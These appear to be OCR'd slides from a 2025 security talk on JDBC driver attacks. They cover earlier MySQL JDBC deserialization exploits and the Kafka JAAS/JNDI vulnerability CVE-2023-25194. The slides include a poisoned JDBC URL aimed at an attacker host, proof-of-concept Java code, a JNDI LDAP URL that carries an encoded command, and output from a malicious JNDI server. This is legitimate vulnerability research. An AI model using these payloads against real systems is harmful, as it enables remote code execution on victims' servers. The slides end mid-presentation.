2025

JAAS is All You Need: Reviving JDBC Again and Again

About Me

Security Engineer from Alibaba Cloud

Bug Hunter Specializing in Cloud Security and Web Security

CTF Player from Azure Assassin Alliance (AAA) Team

Ji'an Zhou @azraelxuemo

Agenda

01

- **Introduction to JDBC**

02

- **Past JDBC Vulnerabilities**

03

- **A Chance Encounter with JAAS**

04

- **A Novel JDBC Attack**

05

- **Impact**


06

- **Defense & Summary**


OFF-BY-ONE
2025

01
Introduction to JDBC

Java Database Connectivity



Support a Wide Range of Databases



Demo

Easy to use

```
String url = "jdbc:mysql://localhost:3306/mydatabase";
String user = "username";
String password = "password";
Connection connection = DriverManager.getConnection(url, user, password);

Statement statement = connection.createStatement();
String query = "SELECT * FROM employees";
ResultSet resultSet = statement.executeQuery(query);

while (resultSet.next()) {
            int employeeId = resultSet.getInt("employee_id");
            String employeeName = resultSet.getString("employee_name");
            ...
        }
```

Benefit

No need to know the underlying protocol

Protocol::Packet

Data between client and server is exchanged in packets of max 16MByte size.

Payload

Type	Name	Description
int<3>	payload_length	Length of the payload. The number of bytes in the packet beyond the initial 4 bytes that make up the packet header.
int<1>	sequence_id	Sequence ID
string<var>	payload	payload of the packet

https://dev.mysql.com/doc/dev/mysql-server/latest/page_protocol_basic_packets.html

JDBC URL

```
1  jdbc:oracle:thin:[<user>/<password>]@//<host>[:<port>]/<service>
2  jdbc:mysql://myhost1:3306/db_name?prop1=value1&prop2=value2
3  jdbc:sqlserver://[serverName[\instanceName][:portNumber]][;property=value]
4  jdbc:postgresql://host:port/database?properties
```

OFF-BY-ONE
2025

02

Past JDBC Vulnerabilities

Maybe the First Public Sharing of JDBC Attack

https://i.blackhat.com/eu-19/Thursday/eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack.pdf

The Vulnerabilities They Shared

Java DataBase Connectivity


Vulnerable parameter

- queryInterceptors to invoke getObject
- autoDeserialize to allow deserialize data from server

Steps to exploit JDBC

1. Attacker set up a database service.
2. Attacker poison the JDBC URI
3. Victim make a JDBC connection to attacker.
4. Return payload to Victim.

```
jdbc:mysql://attacker/db?
queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
&autoDeserialize=true
```



https://i.blackhat.com/eu-19/Thursday/eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack.pdf

Subsequent Research

https://archive.conference.hitb.org/hitbsecconf2021sin/sessions/make-jdbc-attacks-brilliant-again/

Subsequent Research

https://i.blackhat.com/Asia-23/AS-23-Yuanzhen-A-new-attack-interface-in-Java.pdf

Subsequent Research

Medium · Shubham Tiwari
2 likes · 8 months ago

Critical Vulnerability in PostgreSQL JDBC Driver

Code Intelligence
https://www.code-intelligence.com › blog › cve-jdbc-my...

New Vulnerability in MySQL JDBC Driver: RCE

GitHub
https://github.com › advisories

Snowflake JDBC vulnerable to command injection

IBM
https://www.ibm.com › support › pages › security-bulle...

Security Bulletin: IBM® Db2® JDBC driver

UCSF IT
https://it.ucsf.edu › vulnerability-amazon-aws-redshift-j...

Vulnerability in Amazon AWS Redshift JDBC Driver

Snyk
https://security.snyk.io › ... › Maven

com.oracle.database.jdbc:ojdbc8 vulnerabilities

Why Are You Still Talking about JDBC?

🤫 Calm down

Go Back to the First Vulnerability

Java DataBase Connectivity


Vulnerable parameter

- queryInterceptors to invoke getObject
- autoDeserialize to allow deserialize data from server

Steps to exploit JDBC

1. Attacker set up a database service.
2. Attacker poison the JDBC URI
3. Victim make a JDBC connection to attacker.
4. Return payload to Victim.

```
jdbc:mysql://attacker/db?
queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
&autoDeserialize=true
```




https://i.blackhat.com/eu-19/Thursday/eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack.pdf

PoC

```
1    public static void main(String[] args) throws Exception{
2        String driver = "com.mysql.cj.jdbc.Driver";
3        String DB_URL = "jdbc:mysql://127.0.0.1:3309/mysql?characterEncoding=utf8&useSSL=false&"+
  "queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true"
4        Class.forName(driver);
5        Connection conn = DriverManager.getConnection(DB_URL);
6    }
```

Exploit Flow



Analyze

com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor

```
queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
```

```
1    public class ServerStatusDiffInterceptor implements QueryInterceptor {
2
3        public <T extends Resultset> T preProcess(Supplier<String> sql, Query interceptedQuery) {
4            this.populateMapWithSessionStatusValues(this.preExecuteValues);
5            return null;
6        }
7
8        public <T extends Resultset> T postProcess(Supplier<String> sql, Query interceptedQuery, T
  originalResultSet, ServerSession serverSession) {
9            this.populateMapWithSessionStatusValues(this.postExecuteValues);
10           ...
11           return null;
12       }
13   }
```

Implementation

com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor

```
1    private void populateMapWithSessionStatusValues
2    (Map<String, String> toPopulate) {
3        Statement stmt = null;
4        ResultSet rs = null;
5        toPopulate.clear();
6        stmt = this.connection.createStatement();
7        rs = stmt.executeQuery("SHOW SESSION STATUS");
8        ResultSetUtil.resultSetToMap(toPopulate, rs);
```

Implementation

com.mysql.cj.jdbc.util.ResultSetUtil

```
1    public class ResultSetUtil {
2
3        public static void resultSetToMap(Map mappedValues, ResultSet rs) throws SQLException {
4            while(rs.next()) {
5                mappedValues.put(rs.getObject(1), rs.getObject(2));
6            }
7
8        }
9    }
```

Deserialization


com.mysql.cj.jdbc.result.ResultSetImpl

```
1   public Object getObject(int columnIndex) throws SQLException {
2     ...
3     byte[] data = this.getBytes(columnIndex);
4     if (!(Boolean)this.connection.getPropertySet().\
5               getBooleanProperty("autoDeserialize").getValue())
6     {  return data;  }
7     else {
8           Object obj = data;
9           ...
10          ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
11          ObjectInputStream objIn = new ObjectInputStream(bytesIn);
12          obj = objIn.readObject();
13          objIn.close();
14          bytesIn.close();
15    }
```

🤩 A nice vulnerability,
🫣 but some limits

What Are the Limits?


```
1 com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
2 com.mysql.cj.jdbc.util.ResultSetUtil
3 com.mysql.cj.jdbc.result.ResultSetImpl
```



What Does It Mean?

😋

😟



😟

🤔 Is there a universal vulnerability?

OFF-BY-ONE
2025

03

A Chance Encounter with JAAS

Story Begins with...

Boss: I heard a 0-day about Kafka Client, try to find it out

Fine...

🤔 So how to find a 0-day?

Since I am not familiar with Kafka, first learn from past CVEs

The Most Famous Vulnerability in Kafka

CVE-ID	
CVE-2023-25194	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versio

Description

A possible security vulnerability has been identified in Apache Kafka Connect API. This requires access to a
arbitrary Kafka client SASL JAAS config and a SASL-based security protocol, which has been possible on Kaf
connector via the Kafka Connect REST API, an authenticated operator can set the `sasl.jaas.config` propert
"com.sun.security.auth.module.JndiLoginModule", which can be done via the `producer.override.sasl.jaas.co
properties. This will allow the server to connect to the attacker's LDAP server and deserialize the LDAP resp
the Kafka connect server. Attacker can cause unrestricted deserialization of untrusted data (or) RCE vulnera
are allowed to specify these properties in connector configurations for Kafka Connect clusters running with
these properties unless the Kafka Connect cluster has been reconfigured with a connector client override po
property ("-Dorg.apache.kafka.disallowed.login.modules") to disable the problematic login modules usage i
"com.sun.security.auth.module.JndiLoginModule" is disabled in Apache Kafka Connect 3.4.0. We advise the
JNDI configurations. Also examine connector dependencies for vulnerable versions and either upgrade their
options for remediation. Finally, in addition to leveraging the "org.apache.kafka.disallowed.login.modules" s
client config override policy, which can be used to control which Kafka client properties can be overridden di

PoC

```
1   public static void main(String[] args) throws Exception {
2       Properties properties = new Properties();
3       properties.put("bootstrap.servers", "127.0.0.1:1234");
4       properties.put("key.deserializer", "org.apache.kafka.common.serialization.StringDeserializer");
5       properties.put("value.deserializer","org.apache.kafka.common.serialization.StringDeserializer");
6       properties.put("sasl.mechanism", "PLAIN");
7       properties.put("security.protocol", "SASL_PLAINTEXT");
8       properties.put("sasl.jaas.config", "com.sun.security.auth.module.JndiLoginModule " +
9               "required " +
10              "user.provider.url=\"ldap://127.0.0.1:1389/Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y\" " +
11              "useFirstPass=\"true\" " +
12              "group.provider.url=\"xxx\";");
13      KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
14      kafkaConsumer.close();
15  }
```

Run an Evil JNDI Server

```
xuemo@U-4H3DQ6JW-0044 tools % java -jar JNDIMap-0.0.1.jar
[RMI] Listening on 127.0.0.1:1099
[LDAPS] jks file is not specified, skipping to start LDAPS server
[HTTP] Listening on 127.0.0.1:3456
[LDAP] Listening on 127.0.0.1:1389
```

https://github.com/X1r0z/JNDIMap


Run the PoC

😟 An exception? Did we fail?

```
Caused by: javax.security.auth.login.FailedLoginException Create breakpoint : User not found
    at com.sun.security.auth.module.JndiLoginModule.attemptAuthentication(JndiLoginModule.java:653)
    at com.sun.security.auth.module.JndiLoginModule.login(JndiLoginModule.java:319) <4 internal lines>
    at javax.security.auth.login.LoginContext.invoke(LoginContext.java:755)
    at javax.security.auth.login.LoginContext.access$000(LoginContext.java:195)
    at javax.security.auth.login.LoginContext$4.run(LoginContext.java:682)
    at javax.security.auth.login.LoginContext$4.run(LoginContext.java:680) <1 internal line>
    at javax.security.auth.login.LoginContext.invokePriv(LoginContext.java:680)
    at javax.security.auth.login.LoginContext.login(LoginContext.java:587)
    at org.apache.kafka.common.security.authenticator.AbstractLogin.login(AbstractLogin.java:60)
    at org.apache.kafka.common.security.authenticator.LoginManager.<init>(LoginManager.java:62)
    at org.apache.kafka.common.security.authenticator.LoginManager.acquireLoginManager(LoginManager.java:105)
    at org.apache.kafka.common.network.SaslChannelBuilder.configure(SaslChannelBuilder.java:170)
    ... 8 more
```

